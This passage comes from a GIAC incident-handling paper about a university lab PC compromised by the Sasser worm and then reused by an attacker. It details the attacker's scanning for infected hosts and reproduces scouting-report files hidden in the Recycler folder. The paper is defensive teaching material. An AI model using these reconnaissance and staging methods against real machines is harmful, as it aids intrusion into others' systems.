# Global Information Assurance Certification Paper

# Exploiting an Exploit: From Sasser Worm to Virtual Machine—a Metamorphosis

GIAC Certified Incident Handler (GCIH)

Gold Certification

Ed Condon
SEC 504 Hacker Techniques, Exploits and Incident Handling/SANS CDI EAST Washington, DC, December 2004

Submitted 5/10/2006
Advisor: Leonard Ong



© SANS Institute 2006, Author retains full rights.

# Table of Contents



# List of Figures

## Abstract

This paper describes an incident involving a compromised Windows 2000 Professional machine in a university research lab environment. The machine was first compromised by an Internet worm and then was further exploited and used to create and host a virtual machine on the network.

The attack is presented in two parts. First, the stages of the attack are outlined and described along with the best guess of the attacker's actions. This provides information about how the attack may have progressed from the attacker's point of view. Then the attack is described from the incident handler's viewpoint along with a description of how the actual incident was handled. Proper incident handling techniques will be covered and contrasted with some of the actual steps taken.

Lessons learned from the incident will also be discussed along with some strategies for prevention, detection and identification of future similar attacks. The purpose of this paper is to outline how an actual attack most likely unfolded and to provide an example of what an incident handler would have observed during the incident. Methods and tools that could be used to counter the various elements and phases of this attack will also be presented.

## Document Conventions

When you read this paper, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

| | |
|---|---|
| `Command` | Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell. |
| `Filename` | Filenames, paths, and directory names are represented in this style. |
| `computer output` | The results of a command and other computer output are in this style |
| URL | Web URL's are shown in this style. |
| *Quotation* | A citation or quotation from a book or web site is in this style. |

# Part One: The Attack Process

## *Overview*

**Background**—The compromised computer was located at a university research institute. The research institute has been allocated a class C network for connecting its computers to the Internet and operates in a switched Ethernet environment. The campus network is centrally managed by the Network Operations Center (NOC). While the local network administrator does not have access to the network switches or routers that connect the institute's computers to each other within the building and to the rest of the campus network, the administrator is the local contact for obtaining IP addresses within the building and coordinates new assignments with the campus NOC. Most of the IP addresses within the institute are manually assigned. In some cases, workgroups may have informal pools of IP addresses that they allocate as they wish among their own machines.

Within the institute, there are several offices with computers for the faculty, staff and graduate students who work and perform research. There are also several large research labs that house scientific equipment and computers used for various projects. The local administrator is a shared resource for the institute and provides support for all of the research projects located within institute's main building, but each research group is self-funded and is more or less self-managed in terms of infrastructure, technical resources and policies. There is no centralized management of machines (such as application of patches) performed at the institute level.

When the topic of computer security comes up, the initial reaction of many researchers is to express that the research they are working on is not secret and they are not very concerned if an unauthorized person were to gain access to one of their computers and view their data. This viewpoint likely stems from the perception that computers are mainly compromised to access the information already stored on them. While this is certainly true in many cases, especially in business and corporate environments, computers in a university research environment are typically compromised to gain access to their large storage capacities with high bandwidth network connections. To an attacker, a researcher's data is often viewed as expendable disk usage and the data is sometimes deleted to make room for files of the hacker's choosing. (Note: In a university environment as a whole, there are many computers involved in the business aspects of higher education and these machines do contain information that may be targeted and of interest to an attacker. However, for most of the computers in the research institute, it is the researchers who place a higher value on their data than does an attacker.)

The local administrator's experience with incident handling is limited. Due to an increase in incidents over the past few years, more attention has been given to

exploring some different tools that may be useful for securing machines and responding to incidents. At the time of the described incident, there are no formal incident handling policies or procedures in place. The director and other management of the institute have not usually been informed of when an incident occurs and incidents in the past have not been documented or explored in much detail.

**Exploited vulnerability**—The incident began when an unpatched Windows 2000 Professional machine was compromised by the "B" variant of the Sasser worm (identified as W32/Sasser.worm.B by McAfee VirusScan). The machine had been updated to Service Pack 4 and patched in the Fall of 2003 in response to the Blaster worm, but no updates had been applied since then.

The Sasser worm uses a remote buffer overflow attack of a key component of the Windows operating system. A successful exploit results in privileged remote access to the compromised machine. The Sasser worm then makes changes to the compromised machine which allow a copy of the worm to be transferred and executed on the compromised machine. The newly infected machine then attempts to scan other computers, searching for new hosts to compromise and to spread the worm.

The Sasser worm appeared soon after Microsoft released Microsoft Security Bulletin MS04-011[1] in April 2004. Microsoft also released patch KB835732 to fix the disclosed vulnerability. Following release of the security bulletin, proof of concept exploit code was released on the public disclosure mailing list BUGTRAQ. Within days the Sasser worm began infecting machines on the Internet.

The Common Vulnerabilities and Exposures (CVE) Candidate number for this exploit is CAN-2003-0533 and a description can be found at:

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533

Microsoft Security Bulletin MS04-011 includes information regarding vulnerabilities found in the following versions of Microsoft products:

Microsoft Windows NT® Workstation 4.0 Service Pack 6a
Microsoft Windows NT Server 4.0 Service Pack 6a
Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6
Microsoft Windows 2000 Service Pack 2
Microsoft Windows 2000 Service Pack 3
Microsoft Windows 2000 Service Pack 4
Microsoft Windows XP
Microsoft Windows XP Service Pack 1
Microsoft Windows XP 64-Bit Edition Service Pack 1
Microsoft Windows XP 64-Bit Edition Version 2003
Microsoft Windows Server™ 2003

[1] "Microsoft Security Bulletin MS04-011," Microsoft Web site, issued April 13, 2004, http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx

Microsoft Windows Server 2003 64-Bit Edition
Microsoft NetMeeting
Microsoft Windows 98
Microsoft Windows 98 Second Edition (SE)
Microsoft Windows Millennium Edition (ME)

The specific LSASS vulnerability exploited exploited by the Sasser worm is only remotely exploitable on the following version of Microsoft products:

Microsoft Windows 2000 Service Pack 2
Microsoft Windows 2000 Service Pack 3
Microsoft Windows 2000 Service Pack 4
Microsoft Windows XP
Microsoft Windows XP Service Pack 1

Microsoft notes that *"While Windows Server 2003 and Windows XP 64-Bit Edition Version 2003 contain the vulnerability, only a local administrator could exploit it."* [2]

The vulnerability is a buffer overflow or overrun in the LSASRV.DLL component of Windows. Microsoft defines a buffer overrun as:

> *"An attack in which a malicious user exploits an unchecked buffer in a program and overwrites the program code with their own data. If the program code is overwritten with new executable code, the effect is to change the program's operation as dictated by the attacker. If overwritten with other data, the likely effect is to cause the program to crash."*[3]

Eduardo Palena provides a nice technical explanation of how a buffer overflow typically works.[4] It is worth noting that a buffer overflow exploit is not usually the result of inadequate buffer size—simply making buffers larger does not fix the vulnerability. Most buffers are designed to be large enough to store expected input. Instead, the condition typically arises as the result of inadequate checks of the supplied input to be stored in the buffer. Problems occur and some programs can be manipulated by feeding unexpected input into the buffer if the type or size of input is not verified or checked by the program before storing it in the allocated buffer.

The focus of this paper is to describe and illustrate an actual incident from beginning to end. While the particular incident described began with a Sasser worm infection, the steps taken by the attacker after the initial compromise (and the steps to recognize and defend against such an attack) are applicable to many other initial exploits. There are

[2] "Microsoft Security Bulletin MS04-011," Microsoft Web site, issued April 13, 2004, http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
[3] "Microsoft Security Advisor Program: Glossary of Terms," Microsoft Web site, http://www.microsoft.com/technet/security/bulletin/glossary.mspx
[4] Eduardo Palena, "Buffer Overflow Attacks and Their Countermeasures," http://www.napolifirewall.com/Buffer%20Overflow%20Attacks.htm

uncountable ways for different tools and techniques to be combined and used during an attack, the goal of this paper is to provide an example of an actual incident to help illustrate some of the tools used by an attacker and what signs to look for when trying to determine and recognize when an event is actually part of an incident. (For a more in-depth look at how the Sasser worm works, please refer to the paper by Michael Socher[5].)

A simplified overview of the network environment where the incident occurred is shown below in Figure 1.





**Figure 1. Overview of Network**

Dr. Jones's lab PC was infected by the Sasser worm, it was accessed by an attacker from a remote machine. VMware GSX Server 2.0 was installed along with a VMware virtual machine running Slackware Linux. The virtual machine used an IP address already assigned to Dr. Smith's lab PC. The change in IP address assignment was recorded by "arpwatch"[6] running on a laptop to monitor some aspects of the local network.

Figure 2 below shows a simplified overview of the main attack process for the incident covered in this paper.

[5] For more information, see Michael Socher, "W32.Sasser.B Incident," GIAC Practical, August 2004, http://www.giac.org/certified_professionals/practicals/gcih/0634.php

[6] Arpwatch is a program that monitors ARP requests on the local network and produces a mapping of IP addresses and MAC addresses. It can be obtained from http://ee.lbl.gov/





**Figure 2. Diagram of VMware Attack**

## *Attack Stages*

Frequently attacks involve several stages and most are present in this incident:

**Reconnaissance**—*gathering background information of the target environment.*

The attack discussed in this paper was probably not a targeted attack against an organization. It was likely an indiscriminate grab for resources—large amounts of storage with fast network connectivity. Targeted attacks (such as against financial institutions) are more likely to involve detailed reconnaissance[7] prior to the actual attack.

The Sasser worm attacks machines mainly in an effort to replicate itself. It randomly scans and attacks hosts that are vulnerable without performing reconnaissance. A reference for how it searches for targets is given in the Scanning section.

It is unlikely that the described attack targeted a particular environment (such as only research institutes engaged in a particular field of research), but instead the attack targeted any environment that possessed desirable characteristics--machines with high bandwidth connections and large amounts of storage. These characteristics are more easily identifiable through active scanning techniques (covered in the next section) than through traditional reconnaissance techniques (such as DNS look-ups, web-site scouring, and Google searches).

However, since the attack was based on exploiting an already compromised machine, it did involve some background research regarding its targets (Sasser compromised machines), but not the target environment itself (locations with high-bandwidth connections and large amounts of storage--again, this type information was likely gathered through active scanning techniques). Regarding the targeted machines, the attacker needed to know:

1. How to identify suitably compromised machines. *(How would the attacker spot a Sasser infected machine remotely?)*

[7] The Google search engine (http://www.google.com) can be used as a useful reconnaissance tool. See J. Long, Google Hacking for Penetration Testers, Syngress, December 2004 for more details.

2. What type of remote access and privileges the compromised machines allowed. *(Once Sasser infected machines were identified, how could they be remotely exploited?)*
3. How to take advantage of the compromised machines to further exploit them. *(For what purpose could a remotely exploited machine be used by an attacker?)*

The answers to these questions will be covered in different sections of this paper.

**Scanning**—*actively probing the target for information.*

This incident involved a large amount of scanning, both during the initial Sasser exploit and during the parts that followed. The Sasser worm has a scanning algorithm built into it so that it does not just randomly scan IP addresses. It has a bias towards ones likely to be on the same local network segment as the infected host.[8]

The attacker who accessed the machines following the Sasser infection was probably looking for some machines with a large amount of storage space and high-capacity network connections. These machines could be used for hosting shared files (music, videos, cracking tools, etc.).

The Sasser worm had recently been released and was spreading to many computers connected to the Internet. The attacker knew that most computers infected by the Sasser worm could be easily accessed remotely and were identifiable by scanning for machines listening on TCP port 5554. The Sasser worm runs an FTP server on TCP port 5554 which is used to transfer itself to other machines. A buffer overflow in the FTP server implementation[9] can be exploited to gain remote access to the Sasser infected PC.

The attacker probably automated part of the scanning process. Ranges of IP addresses were scanned for Sasser infected PCs, then a list of potential targets was used by another program attempting to obtain a remote command shell on each of the targets. If successful, a script executed to transfer and run information gathering tools on each target to generate a scouting report. This information was probably reviewed by the attacker to determine which computers to further exploit for different purposes. Machines unsuitable for hosting shared files could still be used to scan other targets and collect information. Using compromised computers for these tasks makes tracking activity back to the attacker more difficult.

The files making up the scouting report include details about each machine (such as CPU type and speed, amount of RAM memory, available disk space, operating system version and patch level) as well as some information regarding the speed of its network

[8] eEye Digital Security, "ANALYSIS: Sasser Worm," May 1, 2004, http://www.eeye.com/html/research/advisories/AD20040501.html

[9] Internet Security Systems, "Microsoft LSASS Sasser Worm Propagation," May 1, 2004, http://xforce.iss.net/xforce/alerts/id/172

connection (time to transfer a five megabyte file). The attacker's automated scouting report script dumps its output files into the "C:\RECYCLER" directory. This folder is mainly used by Windows to store files that have been put into its "Recycle Bin". It is normally a hidden folder and a few extra files stored here are unlikely to be noticed by a user. Files found on Dr. Jones's lab PC that are part of the scouting report are shown below:

```
File                 Size           Date[*]        Time[*] Attrib  Path
-----                -----          -----          -----   ------  ------
cominfo.txt          599            5/9/2004       4:15 PM   a     C:\RECYCLER\
info.txt             1,867          5/9/2004       4:15 PM   a     C:\RECYCLER\
pcinfo.txt           4,411          5/9/2004       4:15 PM   a     C:\RECYCLER\
uptime.txt           14,770         5/9/2004       4:15 PM   a     C:\RECYCLER\
5mb-                 5,000,000      5/9/2004       4:18 PM   a     C:\RECYCLER\
found.txt            1,298          5/9/2004       4:20 PM   a     C:\RECYCLER\
shares.txt           1,127          5/9/2004       4:20 PM   a     C:\RECYCLER\

[*] Date and time for when file created.
```

The contents of "cominfo.txt" are shown below:

```
----------------------------------------Computer Info-----------------------------------

Operating System: Windows NT 5.0 Build 2195
Service Pack:  Windows NT
Processor Vendor: Intel
Processor: Pentium III "Coppermine"
Processor Speed(Raw):  734MHz
Processor Speed(Normal): 734MHz
RAM (Total): 771
RAM (Available): 642
IP Address: 192.168.1.15
Up Time: 1hr : 0min : 36sec

C: [500 MB \ 10,001 MB  Free disk space]
D: [99,840 MB \ 104,470 MB  Free disk space]
F: [32,711 MB \ 117,768 MB  Free disk space]

Coded By Digital_Chaos, idea by Oneiro.
All rights reserved ©
```

The above file provides a concise summary of the target machine's hardware and operating system and notably, the amount of free disk space. When viewing scouting reports, the attacker may like to check this file initially because it provides a nice summary overview. A reference for the program that created this file could not be easily located at the time this paper was written. At best, there was a mention of a "cominfo.exe" program in a web forum related to computer security, but the link no longer appeared to be valid.

The contents of "info.txt" are shown below:

```
PsInfo 1.34 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Querying information for HACKEDPC...
System information for \\HACKEDPC:
Uptime:                    0 days, 1 hour, 0 minutes, 35 seconds
Kernel version:            Microsoft Windows 2000, Uniprocessor Free
Product type:              Professional
```

```
Product version:           5.0
Service pack:              4
Kernel build number:       2195
Registered organization:   Research University
Registered owner:          Dr. Jones
Install date:              7/31/2001, 2:53:17 PM
IE version:                6.0000
System root:               C:\WINNT
Processors:                1
Processor speed:           735 MHz
Processor type:            Intel Pentium III
Physical memory:           768 MB
Volume Type       Format     Label                      Size       Free   Free
    A: Removable                                                          0%
    C: Fixed      NTFS       System                   9.8 GB   499.8 MB    5%
    D: Fixed      NTFS       Backup                 102.0 GB    97.5 GB   96%
    E: CD-ROM                                                             0%
    F: Fixed      FAT32                             115.0 GB    31.9 GB   28%
OS Hot Fix    Installed
KB820888      12/29/2003
KB822831      12/29/2003
KB823182      10/20/2003
KB823559      8/22/2003
KB823980      8/10/2003
KB824105      10/20/2003
KB824141      10/20/2003
KB824146      9/11/2003
KB825119      10/20/2003
KB826232      10/20/2003
KB828028      5/7/2004
KB828035      10/20/2003
KB828749      11/14/2003
Q147222       7/31/2001
Q816093       4/22/2003
Q818043       5/23/2003
ServicePackUninstall 4/15/2003
```

While some of the information in this file is also in the "cominfo.txt" file, this file includes more detail about the operating system, such as a listing of security updates and hotfixes that have been installed and when they were installed. From this, the attacker can get an idea of how much attention to security is given to the machine by its user(s). A machine that is missing a number of critical updates is also likely to have out-of-date antivirus software. The header of this file suggests it was created by the "PsInfo"[10] program.

The contents of the next file—"pcinfo.txt" is shown below:

```
RoM-TooLz -> SysInfo und Prozesskontrolle, Version 1.08

KLEINE SYSINFO
Computer: HACKEDPC - Nutzer: SYSTEM
Windows: Windows 2000 (Service Pack 4) (5.0.2195)
Windows laeuft seit: 01:00:32
WinDir: C:\WINNT
SysDir: C:\WINNT\system32
Windows-Sprachkennung: English (United States) (1033)
RAM: 785952 KB (gesamt) - 653532 KB (frei) - 16% (Auslastung)
CPU: Pentium III (Model 8) @ 734 MHz
LAN: NDIS 5.0 driver
     IN: 0.12 kb/s - OUT: 0.00 kb/s

RoM-TooLz -> SysInfo und Prozesskontrolle, Version 1.08


LAUFWERKE
```

[10] Available from the Sysinternals web site at http://www.sysinternals.com/ntw2k/freeware/psinfo.shtml

```
C: (Festplatte), Name: System, Serial: XXXX-1234, DatSys: NTFS,
   Gesamt: 9.77 GB, Frei: 499.84 MB
D: (Festplatte), Name: Backup, Serial: YYYY-1234, DatSys: NTFS,
   Gesamt: 102.02 GB, Frei: 97.50 GB
E: (CD-ROM), Name: , Serial: 0000-0000, DatSys: ,
   Gesamt: 0.00 MB, Frei: 0.00 MB
F: (Festplatte), Name: , Serial: ZZZZ-1234, DatSys: FAT32,
   Gesamt: 115.01 GB, Frei: 31.94 GB

RoM-TooLz -> SysInfo und Prozesskontrolle, Version 1.08

PROZESSE
System                    - PID: 8       gestartet: 1/1/1970 0:00:00 AM
`-> Pfad:
SMSS.EXE                  - PID: 144     gestartet: 5/9/2004 15:14:56 PM
`-> Pfad: \SystemRoot\System32\smss.exe
CSRSS.EXE                 - PID: 168     gestartet: 5/9/2004 15:15:38 PM
`-> Pfad: \??\C:\WINNT\system32\csrss.exe
WINLOGON.EXE              - PID: 188     gestartet: 5/9/2004 15:15:40 PM
`-> Pfad: \??\C:\WINNT\system32\winlogon.exe
SERVICES.EXE              - PID: 216     gestartet: 5/9/2004 15:15:41 PM
`-> Pfad: C:\WINNT\system32\services.exe
LSASS.EXE                 - PID: 228     gestartet: 5/9/2004 15:15:41 PM
`-> Pfad: C:\WINNT\system32\lsass.exe
svchost.exe               - PID: 412     gestartet: 5/9/2004 15:15:44 PM
`-> Pfad: C:\WINNT\system32\svchost.exe
spoolsv.exe               - PID: 436     gestartet: 5/9/2004 15:15:44 PM
`-> Pfad: C:\WINNT\system32\spoolsv.exe
avsynmgr.exe              - PID: 512     gestartet: 5/9/2004 15:15:51 PM
`-> Pfad: C:\Program Files\Network Associates\VirusScan\avsynmgr.exe
svchost.exe               - PID: 532     gestartet: 5/9/2004 15:15:51 PM
`-> Pfad: C:\WINNT\System32\svchost.exe
mdm.exe                   - PID: 544     gestartet: 5/9/2004 15:15:52 PM
`-> Pfad: C:\Program Files\Common Files\Microsoft Shared\VS7Debug\mdm.exe
regsvc.exe                - PID: 664     gestartet: 5/9/2004 15:15:56 PM
`-> Pfad: C:\WINNT\system32\regsvc.exe
RemotSvc.exe              - PID: 676     gestartet: 5/9/2004 15:15:57 PM
`-> Pfad: C:\Program Files\Dantz\Client\Remotsvc.exe
retroclient.exe           - PID: 696     gestartet: 5/9/2004 15:15:57 PM
`-> Pfad: C:\Program Files\Dantz\Client\retroclient.exe
vsstat.exe                - PID: 724     gestartet: 5/9/2004 15:15:58 PM
`-> Pfad: C:\Program Files\Network Associates\VirusScan\VsStat.exe
mstask.exe                - PID: 764     gestartet: 5/9/2004 15:15:59 PM
`-> Pfad: C:\WINNT\system32\MSTask.exe
tsksrv.exe                - PID: 816     gestartet: 5/9/2004 15:15:59 PM
`-> Pfad: c:\winnt\system\system\tsksrv.exe
ups.exe                   - PID: 868     gestartet: 5/9/2004 15:16:00 PM
`-> Pfad: C:\WINNT\System32\ups.exe
WinMgmt.exe               - PID: 892     gestartet: 5/9/2004 15:16:00 PM
`-> Pfad: C:\WINNT\System32\WBEM\WinMgmt.exe
svchost.exe               - PID: 900     gestartet: 5/9/2004 15:16:00 PM
`-> Pfad: C:\WINNT\system32\svchost.exe
avconsol.exe              - PID: 780     gestartet: 5/9/2004 15:16:04 PM
`-> Pfad: C:\Program Files\Network Associates\VirusScan\Avconsol.exe
webscanx.exe              - PID: 684     gestartet: 5/9/2004 15:16:04 PM
`-> Pfad: C:\Program Files\Network Associates\VirusScan\Webscanx.exe
logon.scr                 - PID: 416     gestartet: 5/9/2004 15:30:59 PM
`-> Pfad: C:\WINNT\system32\logon.scr
CMD.EXE                   - PID: 488     gestartet: 5/9/2004 16:15:14 PM
`-> Pfad: C:\WINNT\system32\cmd.exe
PCInfo.exe                - PID: 424     gestartet: 5/9/2004 16:15:16 PM
`-> Pfad: C:\PCInfo.exe

RoM-TooLz -> SysInfo und Prozesskontrolle, Version 1.08

WINDOW-CAPTIONs
Titel: ModemDeviceChange - PID: 532, HWND: 65778
Titel: RWinSocket - PID: 816, HWND: 65748
Titel: TskSrv - PID: 816, HWND: 65746
Titel: SENS - PID: 532, HWND: 65734
Titel: Removable Storage Manager - PID: 532, HWND: 131266
```

Again, the above file contains some information that is present in the previous two files. However, it also provides the attacker with information about processes running on the machine. This information includes the full path the executable file and its Process ID (PID) number. With the PID numbers, the attacker may look for processes to kill and/or restart to avoid detection or make changes to the system. The attacker can also get an

idea what programs are running. A running program may be further exploitable, or may provide information about how the machine is used or its environment.

Notice the two bottom processes listed “CMD.EXE” and “PCInfo.exe”. They were started only a few seconds apart and likely reflect the attackers activity—opening a command shell and then running the “PCInfo.exe” process to create the report. It is also interesting to note the paths given for “winlogon.exe” and “csrss.exe” contain question marks at the beginning.

As was the case for the “cominfo.txt” file, a reference for the program that created this file could not be easily located at the time this paper was written. As mentioned, the contents of the file suggest the program was named “PCInfo.exe”. A program with this name was not found on the hard drive of Dr. Jones’s lab PC when it was examined later.

An abbreviated listing of the contents of “uptime.txt” is shown below:

```
Uptime Report for: \\HACKEDPC

Current OS: Microsoft Windows 2000, Service Pack 4, Uniprocessor Free.
Time Zone: Eastern Daylight Time

System Events as of 5/9/2004 4:15:17 PM:

Date:      Time:        Event:              Comment:
---------- -----------  ------------------  ---------------------------------
 2/13/2004  9:53:34 AM  Shutdown
 2/13/2004 10:03:13 AM  Boot                Prior downtime:0d 0h:9m:39s
 2/13/2004 10:11:33 AM  Shutdown            Prior uptime:0d 0h:8m:20s
 2/13/2004 10:16:19 AM  Boot                Prior downtime:0d 0h:4m:46s
 2/13/2004 10:24:45 AM  Shutdown            Prior uptime:0d 0h:8m:26s
 2/13/2004 10:29:34 AM  Boot                Prior downtime:0d 0h:4m:49s
 2/13/2004 10:35:33 AM  Shutdown            Prior uptime:0d 0h:5m:59s
 2/13/2004 10:40:13 AM  Boot                Prior downtime:0d 0h:4m:40s
 2/13/2004 10:42:23 AM  Shutdown            Prior uptime:0d 0h:2m:10s
 2/13/2004 10:46:04 AM  Boot                Prior downtime:0d 0h:3m:41s
 2/13/2004  4:40:57 PM  Shutdown            Prior uptime:0d 5h:54m:53s
 2/13/2004  4:45:38 PM  Boot                Prior downtime:0d 0h:4m:41s
 2/13/2004  4:47:20 PM  Boot
 2/13/2004  4:50:53 PM  Shutdown
 2/13/2004  4:58:23 PM  Boot                Prior downtime:0d 0h:7m:30s
 3/15/2004 12:53:33 PM  Shutdown            Prior uptime:30d 19h:55m:10s
 3/15/2004 12:54:33 PM  Boot                Prior downtime:0d 0h:1m:0s
 3/19/2004  2:23:28 PM  Shutdown            Prior uptime:4d 1h:28m:55s
```

The information in this file is of interest because it gives the attacker some indication of the machine’s future availability. A machine with large amounts of storage and a fast network connection would not very useful to the attacker if it was frequently turned off and inaccessible.

The file “5mb-“ is a 5,000,000 byte file of random contents. The time it takes to transfer this file is used to gauge the speed of the network connection and determine its usefulness for transfers of large files.

The file “found.txt” contains the following:

```
FOUND FIREDAEMON
----------------
FOUND SERVU
-----------
FOUND SERV-U
------------
FOUND VNSYSTASK
---------------
FOUND VNC
---------
C:\Documents and Settings\michelle.RESEARCH_LAB\Temporary Internet
Files\Content.IE5\QLSD8JK3\tbadvnce[1].gif
C:\Documents and Settings\molly\Temporary Internet Files\Content.IE5\XNJJTPC2\tbadvnce[1].gif
C:\Documents and Settings\molly\Temporary Internet Files\Content.IE5\ZMCJBLO5\tbadvnce[1].gif
C:\Documents and Settings\andrew\Temporary Internet
Files\Content.IE5\CHYRSTMJ\CTMHR0O04K5VNC~J19I648[1].jpg
C:\Documents and Settings\chris.RESEARCH_LAB\Temporary Internet
Files\Content.IE5\3RT7VHWW\vncirc_TDF.tout.7.3.03_3[1].gif
C:\MATLABR11\toolbox\matlab\datafun\convnc.c
C:\MATLABR11\toolbox\matlab\datafun\convnc.dll
C:\MATLABR11\toolbox\matlab\datafun\@uint8\convnc.m
C:\Program Files\Microsoft Visual Studio\Common\MSDev98\Bin\IDE\DEVNCB.PKG
FOUND Rar files
---------
FOUND Tlist
---------
FOUND nfo
---------
FOUND kill.exe
---------
FOUND svchost.exe
---------
C:\WIN-TEMP\system32\svchost.exe
C:\WIN-TEMP\system32\dllcache\svchost.exe
C:\WINNT\system32\svchost.exe
C:\WINNT\system32\dllcache\svchost.exe
FOUND Raiden
---------
FOUND FTPD
---------
FOUND videodriver
---------
```

The program that generated this file searches for programs that might be useful to the attacker if they are already present on the system (installed either by a user of the machine or by previous attackers). The reporting program appears to simply search for filenames that contain certain character strings and prints the results.

The last file that seems to be a part of the scouting report is “shares.txt”. The contents of this file are shown below:

```
Server Name            Remark

-------------------------------------------------------------------------------
\\BLIZZARD
\\MACH3000
\\HACKEDPC
\\SPECIALK
\\SAND
\\EXPENSIVE-INSTRUMENT
\\GRANITE
\\LAB_SERVER
\\STORM
\\SEESAW
```

```
\\DELPHI
\\ZEUS                  zeus
The command completed successfully.
```

This is a list of other machines that are part of the same domain as the compromised machine. The attacker likes to collect this information because if any of the user account passwords are determined on the compromised machine, then the machines on this list may become easy future targets—as they likely have some logon accounts in common. This file was generated using the "`net view`" command.

The files that make up the scouting report were created by a collection of tools designed to report certain information. Default installations of Windows XP also include a command line tool named "systeminfo.exe" that reports similar information. This tool is not distributed with Windows 2000, and a version distributed with Windows XP that was copied to a Windows 2000 machine would not run. An example of a report created with this tool on a Windows XP computer is shown below (and it can be seen that the output is similar to the output of the "PsInfo" program):

```
Host Name:                 XPPSP2
OS Name:                   Microsoft Windows XP Professional
OS Version:                5.1.2600 Service Pack 2 Build 2600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Research Institute
Registered Organization:   Research University
Product ID:                XXXXX-XXX-XXXXXXX-XXXXX
Original Install Date:     5/28/2005, 5:50:49 PM
System Up Time:            0 Days, 4 Hours, 49 Minutes, 31 Seconds
System Manufacturer:       Dell Computer Corporation
System Model:              Inspiron 5150
System type:               X86-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: x86 Family 15 Model 2 Stepping 9 GenuineIntel ~1594 Mhz
                           [02]: x86 Family 15 Model 2 Stepping 9 GenuineIntel ~1594 Mhz
BIOS Version:              DELL   - 12a34567
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT-05:00) Eastern Time (US & Canada)
Total Physical Memory:     767 MB
Available Physical Memory: 495 MB
Virtual Memory: Max Size:  2,048 MB
Virtual Memory: Available: 2,001 MB
Virtual Memory: In Use:    47 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\XPPSP2
Hotfix(s):                 37 Hotfix(s) Installed.
                           [01]: File 1
                           [02]: File 1
                           [03]: File 1
                           [04]: File 1
                           [05]: File 1
                           [06]: File 1
                           [07]: File 1
                           [08]: File 1
                           [09]: File 1
                           [10]: File 1
                           [11]: File 1
                           [12]: File 1
```

```
                          [13]: File 1
                          [14]: File 1
                          [15]: File 1
                          [16]: File 1
                          [17]: File 1
                          [18]: File 1
                          [19]: Q147222
                          [20]: KB873333 - Update
                          [21]: KB873339 - Update
                          [22]: KB885250 - Update
                          [23]: KB885835 - Update
                          [24]: KB885836 - Update
                          [25]: KB885884 - Update
                          [26]: KB886185 - Update
                          [27]: KB887472 - Update
                          [28]: KB887742 - Update
                          [29]: KB888113 - Update
                          [30]: KB888302 - Update
                          [31]: KB890175 - Update
                          [32]: KB890859 - Update
                          [33]: KB890923 - Update
                          [34]: KB891781 - Update
                          [35]: KB893066 - Update
                          [36]: KB893086 - Update
                          [37]: KB893803v2 - Update
NetWork Card(s):          3 NIC(s) Installed.
                          [01]: 1394 Net Adapter
                                Connection Name: 1394 Connection
                                DHCP Enabled:    Yes
                                DHCP Server:     N/A
                                IP address(es)
                          [02]: Broadcom 440x 10/100 Integrated Controller
                                Connection Name: Local Area Connection
                                Status:          Media disconnected
                          [03]: Dell TrueMobile 1150 Series Wireless LAN Card
                                Connection Name: Wireless Network Connection
                                DHCP Enabled:    Yes
